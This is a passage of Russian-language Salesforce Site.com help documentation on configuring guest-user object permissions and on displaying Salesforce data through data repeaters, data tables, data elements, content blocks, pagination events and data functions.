По умолчанию посетителям сайта доступна информация, размещенная на активном общедоступном сайте (например, активы и страницы сайта). Тем не менее, просмотр и отправка данных в объекты Salesforce предоставляются пользователям-гостям сайта только путем изменения полномочий объекта в соответствующем профиле. Каждому сайту назначается отдельная лицензия пользователя-гостя, поэтому уровень гостевого доступа к объектам Salesforce определяется на частной основе.

Чтобы изменить профиль пользователя-гостя, выполните указанные ниже действия.

1. Щелкните **«Конфигурация сайта»** и **«Профиль *имя\_сайта*»** на вкладке «Общие сведения» приложения Site.com Studio. При добавлении повторителя данных, таблицы данных, функции обработки данных или формы на страницу щелкните ссылку **«откройте профиль пользователя-гостя»** в диалоговом окне элемента.
2. В профиле пользователя-гостя включите полномочие «Чтение» для стандартных или настраиваемых объектов, которые должны использоваться для извлечения данных посредством повторителей данных, таблиц данных или функций обработки данных. Включите полномочие «Создание» для целевых объектов отправки данных посредством форм. Полномочия, которые не были предоставлены по умолчанию, должны быть предоставлены вручную.
3. При необходимости измените параметры безопасности полей объекта.

СМ. ТАКЖЕ:

[Хранение активов для использования в объектах Salesforce](#)

[Общие сведения о службах данных Site.com](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И «Управление профилями и наборами полномочий» И «Настройка приложения»

## Хранение активов для использования в объектах **Salesforce**

Веб-сайты, разработанные с помощью Site.com, являются общедоступными, поэтому их посетители не обладают полномочиями, необходимыми для просмотра изображений и документов, хранящихся в объектах Salesforce, которые, в свою очередь, доступны только проверенным пользователям.

Чтобы воспользоваться преимуществами служб данных Site.com, рекомендуем импортировать файлы в Site.com и сохранить относительный URL-адрес данных активов в стандартный или настраиваемый объект. Абсолютный URL-адрес может использоваться в том случае, если изображения или файлы размещены на других веб-узлах и доступны в Интернете.

Например, настраиваемый объект «Каталог» используется для создания страницы сайта «Каталог», содержащей сведения и изображения продуктов. Прежде чем перейти к созданию страницы сайта «Каталог», выполните указанные ниже действия.

1. Импортируйте изображения продуктов на сайт Site.com.
2. Чтобы сохранить относительный URL-адрес изображения, добавьте поле в объект «Каталог» (например, «URL-адрес изображения»).
3. Добавьте относительный путь изображения для каждой записи продукта. Данный URL-адрес связан с сайтом, поэтому относительный путь к изображению `widget.png`, загруженному на сайт, будет выглядеть следующим образом: `/widget.png`. URL-адреса чувствительны к регистру.

Если таблица данных или повторитель данных и элементы данных добавляются на страницу сайта «Каталог» для отображения сведений о продукте, то поле «URL-адрес изображения» может использоваться для динамического отображения изображений всех продуктов на странице.

СМ. ТАКЖЕ:

[Настройка полномочий доступа к данным для объектов Salesforce](#)

[Общие сведения о службах данных Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

Динамическое извлечение и отображение данных

Динамическое извлечение данных с помощью повторителей данных

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

---

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.



Повторители данных позволяют устанавливать связь со стандартными или настраиваемыми объектами Salesforce и извлекать наборы данных на основе заданных критериев фильтрации. Повторитель данных, используемый совместно с элементами данных, настраиваемым кодом или блоками содержимого, позволяет создавать «шаблон повторения», отображающий на странице как минимум одну запись.

Чтобы добавить повторитель данных на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Повторитель данных»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект.

 **Прим.:**

- Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте [профиль пользователя-гостя](#), включите полномочие «Чтение» для соответствующего объекта и обновите список.
- Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.


**a.** Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате:  
*имя\_родительского\_объекта.имя\_поля.*

**b.** Чтобы определить способ фильтрации результатов, выберите нужный **оператор**. Например, чтобы просмотреть точные совпадения, выберите оператор **«Равно»**.

**c.** Выберите **источник** значения фильтра. Например, чтобы задать явное значение, выберите **«Фиксированное значение»**. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите **«Строка URL-запроса»**.

**d.** Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.

**e.** Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

 **Прим.:** Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

И

«Управление профилями и наборами полномочий»

И

«Настройка приложения»

4. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка». Например, если объект содержит пользовательские данные, то результаты могут быть отсортированы сначала по полу, а затем по имени.
5. Укажите максимально допустимое количество отображаемых результатов в разделе «Ограничения». Например, чтобы просмотреть только первые пять результатов, введите значение «5» в поле «Ограничить результаты : ».
6. При добавлении [пагинации](#) укажите максимально допустимое количество результатов на страницу в поле «Количество результатов на страницу».
7. Нажмите кнопку **«Сохранить»**.

Затем добавьте [элементы данных](#), [настраиваемый код](#) или [блоки содержимого](#) в повторитель данных для отображения извлеченных данных.

СМ. ТАКЖЕ:

[Представления «По умолчанию», «Ошибка» и «Нет данных»](#)

[Повышение производительности посредством кэширования](#)

[Примеры фильтрации данных](#)

[Общие сведения о службах данных Site.com](#)

## Отображение данных с помощью элементов данных

Рекомендуем использовать элемент данных для отображения данных, извлеченных информационным подключением страницы или повторителем данных. Элемент данных соотносится с полем объекта и выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Элементы данных, используемые совместно с повторителем данных, позволяют создавать «шаблон повторения», отображающий на странице как минимум одну запись. Элементы данных, используемые совместно с информационным подключением страницы, отображают данные из отдельной записи.

Элементы данных позволяют отображать обычный текст, форматированный текст (для дат и чисел) или изображения. Кроме того, элементы данных могут содержать гиперссылки для переадресации посетителей сайта на другую страницу (например, подробное описание) или обновления данных, отображаемых на странице или в повторителе данных на основе выбора пользователя. См. раздел «[Примеры фильтрации данных](#)» на странице 5227.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент «**Элемент данных**» с панели «Элементы страницы» в повторитель данных. При наличии информационного подключения страницы перетащите элемент страницы «**Элемент данных**» прямо на холст страницы.
2. Выберите нужное поле. Чтобы **определить способ отображения данных поля**, щелкните «**Настроить**».



**Прим.:** Поля объекта отображаются первыми; затем следуют поля всех **родительских объектов**, использующих формат *имя\_родительского\_объекта.имя\_поля*.

3. Выберите тип отображения.

| Параметр                     | Описание  |
|------------------------------|---|
| <b>Текст</b>                 | Отображение данных поля в виде обычного текста.   |
| <b>Форматированный текст</b> | Выбор нужного формата отображения текста при использовании дат, времени или валюты.   |
| <b>Изображение</b>           | Отображение данных поля, содержащего URL-адрес изображения, в виде изображения. URL-адрес может быть абсолютным или <b>относительным</b> .<br><br>При необходимости выберите поле для альтернативного текста или введите настраиваемый текст. |

4. Чтобы создать гиперссылку, выберите «**Добавить гиперссылку**». В противном случае перейдите к действию 8.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

5. Выберите тип ссылки.

| Параметр      | Описание  |
|---------------|---|
| URL-адрес     | <p>Связывание с веб-страницей путем выполнения одного из указанных ниже действий.</p> <ul style="list-style-type: none"><li>• Выбор нужного поля (например, поле, содержащее относительные URL-адреса PDF-файлов, загруженных на сайт).</li><li>• Выбор нужного поля и нажатие кнопки <b>«Настроить»</b> для добавления абсолютного URL-адреса или <b>создания настраиваемой ссылки</b> (например, строки URL-запроса).</li></ul>   |
| Элемент сайта | <p>Связывание со страницей, изображением или файлом, используемым на сайте, путем выбора типа элемента и самого элемента. (Если список элементов не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)</p> <p>При необходимости <b>настройте URL-адрес</b> (например, путем создания строки URL-запроса).</p>  |
| Эл. почта     | <p>Связывание с сообщением эл. почты путем ввода адреса получателя, темы и текста сообщения.</p> <p>Поля слияния могут использоваться для доступа к полям объекта. Например, если объект содержит поле «Эл. почта», введите поле слияния (например, <code>{!email}</code>) в текстовое поле «Адрес эл. почты».</p> <p>При выборе ссылки открывается окно создания сообщения в почтовом клиенте пользователя и заполняется поле «Кому» соответствующим адресом эл. почты .</p> |

6. Чтобы добавить подсказку, выберите обязательное поле или щелкните **«Настроить»** для добавления настраиваемого текста.

Подсказка отображается в виде всплывающего окна при наведении указателя мыши на ссылку.

7. Выберите область отображения элемента, связываемого с URL-адресом или элементом сайта.

| Параметр            | Описание  |
|---------------------|---|
| Во всплывающем окне | <p>Элемент отображается во всплывающем окне. При выборе данного параметра пользователь может указать имя всплывающего окна, а также определить его размеры и внешний вид.</p> |

| Параметр                             | Описание   |
|--------------------------------------|--|
| <b>В новом окне (_blank)</b>         | Элемент отображается в новом безымянном окне обозревателя.                                   |
| <b>В текущем окне (_self)</b>        | Элемент отображается в том же окне в виде ссылки. Данный параметр выбран по умолчанию.       |
| <b>В активном окне (_top)</b>        | Элемент отображается в активном родительском наборе рамок или окне-рамке, содержащем ссылку. |
| <b>В родительском окне (_parent)</b> | Элемент отображается в родительском наборе рамок или окне-рамке, содержащем ссылку.          |

**8.** Нажмите кнопку **«Сохранить»**.

Элемент данных отображается на странице в качестве поля слияния. Чтобы протестировать отображаемые результаты, [откройте страницу для предварительного просмотра](#).

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Извлечение данных посредством информационных подключений страницы](#)

[Отображение данных с помощью настраиваемого кода](#)

[Отображение данных с помощью блоков содержимого](#)

## Отображение данных с помощью настраиваемого кода

Помимо элементов данных и блоков содержимого, данные могут отображаться в повторителе данных или информационном подключении страницы посредством настраиваемого кода. Альтернативный способ позволяет отображать данные поля в соответствии с текстом.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент страницы **«Настраиваемый код»** с панели «Элементы страницы» в повторитель данных. При наличии информационного подключения страницы перетащите элемент страницы **«Настраиваемый код»** прямо на холст страницы.
2. Чтобы получить доступ к полям объекта, связанного с повторителем данных или страницей, введите `{ ! }` и дважды щелкните нужное **выражение**.



**Прим.:** Поля объекта отображаются первыми; затем следуют поля всех **родительских объектов**, использующих формат `имя_родительского_объекта.имя_поля`.

3. Добавьте любые дополнительные выражения или введите нужный текст. Например:

```
To contact {!Name}, call {!Phone}.
```

где `{!Name}` и `{!Phone}` являются структурными нулями для значений полей «Имя» и «Тел.» каждой записи.

4. Нажмите кнопку **«Сохранить и закрыть»**.

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Извлечение данных посредством информационных подключений страницы](#)

[Отображение данных с помощью блоков содержимого](#)

[Примеры фильтрации данных](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Отображение данных с помощью блоков содержимого

Помимо элементов данных и настраиваемого кода, данные могут отображаться в повторителе данных или информационном подключении страницы посредством блоков содержимого. Альтернативный способ позволяет отображать данные поля в соответствии с текстом.

Ниже перечислены действия, доступные на открытой странице.

1. Перетащите элемент страницы «**Блок содержимого**» с панели «Элементы страницы» в повторитель данных. При наличии информационного подключения страницы перетащите элемент страницы «**Блок содержимого**» прямо на холст страницы.
2. Введите имя поля, которое должно отображаться посредством **выражения**. Например, `{!Name}`.



**Прим.:** Поля объекта отображаются первыми; затем следуют поля всех **родительских объектов**, использующих формат `имя_родительского_объекта.имя_поля`.

3. Добавьте любые дополнительные выражения или введите нужный текст. Например:

*Чтобы связаться с `{!Name}`, позвоните по телефону `{!Phone}`.*

где `{!Name}` и `{!Phone}` являются структурными нулями для значений полей «Имя» и «Тел.» каждой записи.

Кроме того, выражения могут использоваться при **добавлении гиперссылки** в блок содержимого.

4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Извлечение данных посредством информационных подключений страницы](#)

[Отображение данных с помощью настраиваемого кода](#)

[Отображение данных с помощью элементов данных](#)

[Примеры фильтрации данных](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Динамическое извлечение данных с помощью таблиц данных

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer  
Edition.**



Таблица данных позволяет устанавливать связи со стандартными или настраиваемыми объектами Salesforce, извлекать наборы данных на основе заданных критериев фильтрации и отображать записи в виде строк таблицы. Столбцы таблицы данных соотносятся с полями связанного объекта. Каждая ячейка столбца выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Чтобы добавить таблицу данных на страницу, выполните указанные ниже действия.


1. Перетащите элемент **«Таблица данных»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект.

 **Прим.:**

- Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте [профиль пользователя-гостя](#), включите полномочие «Чтение» для соответствующего объекта и обновите список.
- Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.

- a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате:  
*имя\_родительского\_объекта.имя\_поля.*
- b. Чтобы определить способ фильтрации результатов, выберите нужный **оператор**. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
- c. Выберите **источник** значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
- d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
- e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

 **Прим.:** Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И «Управление профилями и наборами полномочий» И «Настройка приложения»

4. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка». Например, если объект содержит пользовательские данные, то результаты могут быть отсортированы сначала по полу, а затем по имени.
5. Укажите максимально допустимое количество отображаемых результатов в разделе «Ограничения». Например, чтобы просмотреть только первые пять результатов, введите значение «5» в поле «Ограничить результаты : ».
6. При добавлении **пагинации** укажите максимально допустимое количество результатов на страницу в поле «Количество результатов на страницу».
7. Нажмите кнопку **«Далее»**.
8. Чтобы добавить доступные поля в таблицу, дважды щелкните нужное поле или выберите поле и нажмите кнопку .
9. Чтобы изменить порядок отображения выбранных полей, щелкните **«Переместить вверх»** или **«Переместить вниз»**.
10. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Элементы страницы не могут быть добавлены в таблицу данных. Чтобы добавить столбцы в таблицу данных, выберите нужную таблицу данных и щелкните **«Правка»**. Выберите дополнительные поля в окне «Выбрать поля» и сохраните внесенные изменения.

Ниже перечислены действия, доступные на панели «Свойства» после добавления таблицы данных на страницу.

- Введите краткое описание назначения таблицы в поле «Заголовок». Заголовок отображается над таблицей и соответствует стандартам доступности W3C для пользователей программ чтения с экрана.
- Чтобы скрыть заголовки столбцов, снимите флажок «Показать заголовки столбцов» в разделе «Таблица».
- Чтобы включить функцию сортировки столбцов, выберите тему jQuery Flexigrid в разделе «Тема» и установите флажок «Включить сортировку». Тема также меняет внешний вид таблицы.
- Чтобы изменить имя столбца, выберите ячейку столбца и обновите ее имя в свойстве «Заголовок столбца» раздела «Таблица данных».

СМ. ТАКЖЕ:

[Редактирование столбцов в таблице данных](#)

[Представления «По умолчанию», «Ошибка» и «Нет данных»](#)

[Повышение производительности посредством кэширования](#)

[Примеры фильтрации данных](#)

## Редактирование столбцов в таблице данных

Столбцы таблицы данных соотносятся с полями связанного объекта. Каждая ячейка столбца выступает в качестве структурного нуля, который заменяется данными поля при загрузке страницы.

Ячейки столбца позволяют отображать обычный текст, форматированный текст (для дат и чисел) или изображения. Кроме того, ячейки столбца могут содержать гиперссылки для переадресации посетителей сайта на другую страницу (например, подробное описание) или обновления данных, отображаемых в таблице данных на основе выбора пользователя. См. раздел «[Примеры фильтрации данных](#)» на странице 5227.

Чтобы изменить столбец, выполните указанные ниже действия.

1. Дважды щелкните ячейку столбца в таблице данных.
2. Выберите нужное поле. Чтобы **определить способ отображения данных поля**, щелкните «**Настроить**».



**Прим.:** Поля объекта отображаются первыми; затем следуют поля всех **родительских объектов**, использующих формат *имя\_родительского\_объекта.имя\_поля*.

3. Выберите тип отображения.

| Параметр                     | Описание  |
|------------------------------|---|
| <b>Текст</b>                 | Отображение данных поля в виде обычного текста.   |
| <b>Форматированный текст</b> | Выбор нужного формата отображения текста при использовании дат, времени или валюты.   |
| <b>Изображение</b>           | Отображение данных поля, содержащего URL-адрес изображения, в виде изображения. URL-адрес может быть абсолютным или <b>относительным</b> .<br><br>При необходимости выберите поле для альтернативного текста или введите настраиваемый текст. |

4. Чтобы создать гиперссылку, выберите «Добавить гиперссылку». В противном случае перейдите к действию 8.
5. Выберите тип ссылки.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

| Параметр             | Описание   |
|----------------------|--|
| <b>URL-адрес</b>     | <p>Связывание с веб-страницей путем выполнения одного из указанных ниже действий.</p> <ul style="list-style-type: none"> <li>Выбор нужного поля (например, поле, содержащее относительные URL-адреса PDF-файлов, загруженных на сайт).</li> <li>Выбор нужного поля и нажатие кнопки <b>«Настроить»</b> для добавления абсолютного URL-адреса или <b>создания настраиваемой ссылки</b> (например, строки URL-запроса).</li> </ul>   |
| <b>Элемент сайта</b> | <p>Связывание со страницей, изображением или файлом, используемым на сайте, путем выбора типа элемента и самого элемента. (Если список элементов не отображается, установите курсор в поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)</p> <p>При необходимости <b>настройте URL-адрес</b> (например, путем создания строки URL-запроса).</p>   |
| <b>Эл. почта</b>     | <p>Связывание с сообщением эл. почты путем ввода адреса получателя, темы и текста сообщения.</p> <p>Поля слияния могут использоваться для доступа к полям объекта. Например, если объект содержит поле «Эл. почта», введите поле слияния (например, <code>{!email}</code>) в текстовое поле «Адрес эл. почты».</p> <p>При выборе ссылки открывается окно создания сообщения в почтовом клиенте пользователя и заполняется поле «Кому» соответствующим адресом эл. почты.</p> |

- Чтобы добавить подсказку, выберите обязательное поле или щелкните **«Настроить»** для добавления настраиваемого текста.  
Подсказка отображается в виде всплывающего окна при наведении указателя мыши на ссылку.
- Выберите область отображения элемента, связываемого с URL-адресом или элементом сайта.

| Параметр                                  | Описание   |
|---|--|
| <b>Во всплывающем окне</b>                | Элемент отображается во всплывающем окне. При выборе данного параметра пользователь может указать имя всплывающего окна, а также определить его размеры и внешний вид. |
| <b>В новом окне (<code>_blank</code>)</b> | Элемент отображается в новом безымянном окне обозревателя.   |

| Параметр                             | Описание   |
|--------------------------------------|--|
| <b>В текущем окне (_self)</b>        | Элемент отображается в том же окне в виде ссылки. Данный параметр выбран по умолчанию.       |
| <b>В активном окне (_top)</b>        | Элемент отображается в активном родительском наборе рамок или окне-рамке, содержащем ссылку. |
| <b>В родительском окне (_parent)</b> | Элемент отображается в родительском наборе рамок или окне-рамке, содержащем ссылку.          |

**8.** Нажмите кнопку **«Сохранить»**.

Столбец отображается на странице в качестве выражения. Чтобы протестировать отображаемые результаты, [откройте страницу для предварительного просмотра](#).

Чтобы изменить имя столбца, выберите ячейку столбца и обновите имя в поле «Заголовок столбца» на панели «Свойства».

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью таблиц данных](#)

[Общие сведения о службах данных Site.com](#)

### Добавление пагинации в повторители данных и таблицы данных


События позволяют добавлять интерактивные и анимированные эффекты на страницы и в элементы страницы веб-сайта. События пагинации, добавленные в повторители данных и таблицы данных, способствуют удобному перемещению пользователей по отображаемому данным. Рекомендуем использовать данную функцию при обработке большого объема информации.

Например, пагинация, добавленная в повторитель данных, который отображает всех пользователей организации, упрощает процесс перемещения пользователей по данным. Система поддерживает три события пагинации.

- Предыдущая страница
- Следующая страница
- Перейти на страницу


### Создание событий «Предыдущая страница» и «Следующая страница»

Создайте кнопки «Предыдущая страница» и «Следующая страница» для последовательного перемещения пользователей по данным. Обе кнопки создаются одинаково.

1. Создайте повторитель данных или таблицу данных.
2. Укажите количество отображаемых записей на страницу в разделе «Ограничения».
3. Перетащите кнопку на страницу.
4. Замените имя кнопки значением «Предыдущая страница» или «Следующая страница» на панели «Свойства».
5. Выберите событие «Щелчок» на панели «События».
6. Нажмите кнопку  в появившемся окне «Действия» и выберите действие «Предыдущая страница» или «Следующая страница».
7. Выберите повторитель данных или таблицу данных в поле «Целевой элемент».
8. Нажмите кнопку **«Сохранить»**.

### Создание события «Перейти на страницу»

Событие «Перейти на страницу» создается по аналогии с кнопками «Предыдущая страница» и «Следующая страница», но требует добавления поля ввода, позволяющего пользователям указывать номер нужной страницы.

1. Создайте повторитель данных или таблицу данных.
2. Укажите количество отображаемых записей на страницу в разделе «Ограничения».
3. Перетащите поле **«Число»** на страницу.
4. Замените имя метки поля нужным значением на панели «Свойства». Например, «Введите номер страницы».
5. Перетащите элемент **«Кнопка»** на страницу.
6. Замените имя кнопки значением «Перейти на страницу» на панели «Свойства».
7. Выберите событие «Щелчок» на панели «События».
8. Нажмите кнопку  в появившемся окне «Действия» и выберите действие «Перейти на страницу».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

9. Выберите повторитель данных или таблицу данных в поле «Целевой элемент».
10. Выберите поле, созданное в действии 3, в параметре «Код поля ввода».
11. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)

[Создание события](#)

[Доступные события и действия](#)

## Использование функций обработки данных

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.



Функция обработки данных позволяет устанавливать связь со стандартным или настраиваемым объектом Salesforce, выполнять расчеты по возвращенным результатам и отображать эти расчеты на странице. Например, функция обработки данных позволяет рассчитать общее значение или среднее количество всех возвращенных записей для отдельного поля объекта.


Чтобы добавить функция обработки данных на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Функция обработки данных»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект.

 **Прим.:**

- Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте [профиль пользователя-гостя](#), включите полномочие «Чтение» для соответствующего объекта и обновите список.
- Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.
  - a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате:  
*имя\_родительского\_объекта.имя\_поля.*
  - b. Чтобы определить способ фильтрации результатов, выберите нужный **оператор**. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
  - c. Выберите **источник** значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
  - d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
  - e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

 **Прим.:** Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И «Управление профилями и наборами полномочий» И «Настройка приложения»

4. Выберите нужную функцию в разделе «Функции».

| Параметр              | Описание   |
|-----------------------|--|
| Количество            | Определяет количество записей, содержащих значение для выбранного поля. Например, если значение выбранного поля используется только в 25 записях объекта из 30 доступных, то данный параметр равен 25.                 |
| Максимальное значение | Возвращает наибольшее значение для выбранного поля. Данный параметр применяется к числам, строкам и датам.   |
| Среднее значение      | Определяет среднее значение всех записей для выбранного поля. Например, среднее значение по 20 записям, общая цена которых составляет 20 000 рублей, равно 1 000. Данный параметр применяется только к числовым полям. |
| Минимальное значение  | Возвращает наименьшее значение для выбранного поля. Данный параметр применяется к числам, строкам и датам.   |
| Сумма                 | Определяет общее значение всех записей для выбранного поля.  |

5. Выберите нужное поле.  
